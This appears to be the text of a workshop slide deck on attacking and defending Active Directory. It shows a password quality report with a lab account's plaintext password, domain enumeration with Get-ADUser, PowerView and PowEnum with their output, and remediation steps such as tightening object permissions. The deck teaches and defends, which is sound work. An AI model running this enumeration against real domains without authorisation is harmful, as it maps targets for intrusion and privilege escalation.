


All free Vista tables (11.9GB)

Torrent download

Thanks for seeding

# Abusing the LSASS Process



# Lab 1

Attacking the NTDS.DIT

# Lab 1 Remediation

- Stopping LAN Manager
- Password Quality Report

```
Active Directory Password Quality Report
-----
Passwords of these accounts are stored using reversible encryption:
    reversible.testuser Checkoutmypassword!

LM hashes of passwords of these accounts are present:
    Htoms
    Juser


These accounts have no password set:
    Guest

Passwords of these accounts have been found in the dictionary:
Historical passwords of these accounts have been found in the dictionary:
These groups of accounts have the same passwords:
    Group 1:
        a-asteed
        defconadmin
```

- The more you know the quieter you can be



Attacker: You know why I like to drive in through brand new expensive neighborhood?




Defender: No Idea

Attacker: Because no one can afford blinds or curtains so I  
can see inside everything



# Active Directory Enumeration (The GUI Method)



# PowerShell Active Directory Module Cmdlet (System Admin Method)

```
PS C:\Users\defconadmin\Desktop> Get-ADUser -Filter * -SearchBase "DC=defcon,DC=local"

DistinguishedName : CN=defconadmin,CN=Users,DC=defcon,DC=local
Enabled           : True
GivenName         :
Name              : defconadmin
ObjectClass       : user
ObjectGUID        : be65f037-d636-45e5-8051-a29b078dd602
SamAccountName   : defconadmin
SID               : S-1-5-21-2367485406-3548604118-1071533684-500
Surname           :
UserPrincipalName :

DistinguishedName : CN=Guest,CN=Users,DC=defcon,DC=local
Enabled           : False
GivenName         :
Name              : Guest
ObjectClass       : user
ObjectGUID        : 4d172d8a-1a7e-4b85-911f-ee4595843484
SamAccountName   : Guest
SID               : S-1-5-21-2367485406-3548604118-1071533684-501
Surname           :
UserPrincipalName :

DistinguishedName : CN=krbtgt,CN=Users,DC=defcon,DC=local
Enabled           : False
GivenName         :
Name              : krbtgt
ObjectClass       : user
ObjectGUID        : 403f146a-277c-426c-8605-dc84664966ca
SamAccountName   : krbtgt
SID               : S-1-5-21-2367485406-3548604118-1071533684-502
Surname           :
UserPrincipalName :

DistinguishedName : CN=John Doe,CN=Users,DC=defcon,DC=local
Enabled           : True
GivenName         : John
Name              : John Doe
ObjectClass       : user
```

Requires install of AD PowerShell modules <https://technet.microsoft.com/en-us/library/ee617195.aspx>

# PowerView (@harmj0y) (Hacker Method)

```
PS C:\Users\defconadmin\Desktop\Powerview> Import-Module .\Powerview.ps1
PS C:\Users\defconadmin\Desktop\Powerview> Get-DomainUser

logoncount          : 23
badpasswordtime    : 1/1/1601 12:00:00 AM
description         : Built-in account for administering the computer/domain
distinguishedname  : CN=defconadmin,CN=Users,DC=defcon,DC=local
objectclass         : {top, person, organizationalPerson, user}
lastlogontimestamp : 6/27/2017 12:41:58 AM
name                : defconadmin
objectsid           : S-1-5-21-2367485406-3548604118-1071533684-500
samaccountname     : defconadmin
logonhours          : {255, 255, 255, 255...}
admincount          : 1
codepage            : 0
samaccounttype     : USER_OBJECT
accountexpires      : 1/1/1601 12:00:00 AM
countrycode         : 0
whenchanged         : 6/27/2017 12:54:21 AM
instancetype        : 4
objectguid          : be65f037-d636-45e5-8051-a29b078dd602
lastlogon            : 6/30/2017 2:27:13 PM
lastlogoff           : 1/1/1601 12:00:00 AM
objectcategory      : CN=Person,CN=Schema,CN=Configuration,DC=defcon,DC=local
dscorepropagationdata: {6/27/2017 12:54:21 AM, 6/27/2017 12:54:21 AM, 6/27/2017 1
memberof             : {CN=Group Policy Creator Owners,CN=Users,DC=defcon,DC=local, CN=Enterprise Admins,CN=Schema Admins,CN=Users,DC=defcon,DC=local...}

whencreated          : 6/27/2017 12:38:03 AM
iscriticalsystemobject: True
badpwdcount          : 0
cn                  : defconadmin
useraccountcontrol  : NORMAL_ACCOUNT
usncreated           : 8196
primarygroupid       : 513
pwdlastset           : 6/25/2017 9:00:48 PM
usnchanged           : 12799

pwdlastset           : 1/1/1601 12:00:00 AM
logoncount           : 0
badpasswordtime     : 1/1/1601 12:00:00 AM
description          : Built-in account for guest access to the computer/domain
distinguishedname   : CN=Guest,CN=Users,DC=defcon,DC=local
objectclass          : {top, person, organizationalPerson, user}
name                : Guest
```


<https://github.com/PowerShellMafia/PowerSploit/tree/master/Recon>

# PowEnum (Lazy Hacker Method)

```
PS C:\Users\defconadmin\Desktop\PowEnum> Invoke-PowEnum -Mode Basic -NoExcel  
[>] Downloading Powerview | https://raw.githubusercontent.com/whitehat-zero/PowEnum/master/Powerview.ps1  
Enumeration Domain: defcon.local  
Enumeration Mode: Basic  
[+]Domain Admins | 2 Identified  
[+]Enterprise Admins | 1 Identified  
[+]Builtin Administrators | 6 Identified  
[+]All Domain Controller Local Admins | 3 Identified  
[+]Schema Admins | 1 Identified  
[+]Account Operators | 0 Identified  
[+]Backup Operators | 0 Identified  
[+]Print Operators | 0 Identified  
[+]Server Operators | 0 Identified  
[+]Group Policy Creators Owners | 0 Identified  
[+]Cryptographic Operators | 0 Identified  
[+]AD Group Managers | 0 Identified  
[+]All Domain Users (this could take a while) | 7 Identified  
[+]All Domain Groups (this could take a while) | 48 Identified  
[+]Net Sessions | 0 Identified  
[+]Domain Controllers | 1 Identified  
[+]All Domain Computer IP Addresses | 1 Identified  
[+]Domain Subnets | 0 Identified  
[+]DNS Zones & Records | 46 Identified  
[+]WinRM (Powershell Remoting) Enabled Hosts | 0 Identified  
[+]Potential Fileservers | 0 Identified  
[+]All Domain Computers (this could take a while) | 1 Identified  
Running Time: 2s  
Current Date/Time: 07/06/2017 01:03:17  
Exiting...
```


<https://github.com/whitehat-zero/PowEnum>

AND NOW A  
SHAMELESS PLUG:



# Lab 2 - Recap


- Enumeration
  - Active Directory Users and Computers
  - PowerShell
  - PowerView
  - PowEnum
- Overall Takeaway
  - Live off the land
  - More you know the quieter you become



Defender: I feel a little violated ... but your information is more detailed than my documentation. Can I get a copy?

# Remediation For Lab 2

- Does every user need to know every object in Active Directory?
  - Does everyone need to know who a member of Domain Admins?




```
>DSACLS "OU=newOU,DC=root,DC=net"
Access list:
Effective Permissions on this object are:
Allow ROOT\Domain Admins           FULL CONTROL
Allow NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS   SPECIAL ACCESS
                                                               READ PERMISSONS
                                                               LIST CONTENTS
                                                               READ PROPERTY
                                                               LIST OBJECT
Allow NT AUTHORITY\Authenticated Users    SPECIAL ACCESS
                                                               READ PERMISSONS
                                                               LIST CONTENTS
                                                               READ PROPERTY
                                                               LIST OBJECT
Allow NT AUTHORITY\SYSTEM              FULL CONTROL
Allow ROOT\ADM-ROOT-ViewAllObjects    SPECIAL ACCESS <Inherited fr
```

# Remediation For Lab 2

- Controlling who has the ability to discover sessions running a host

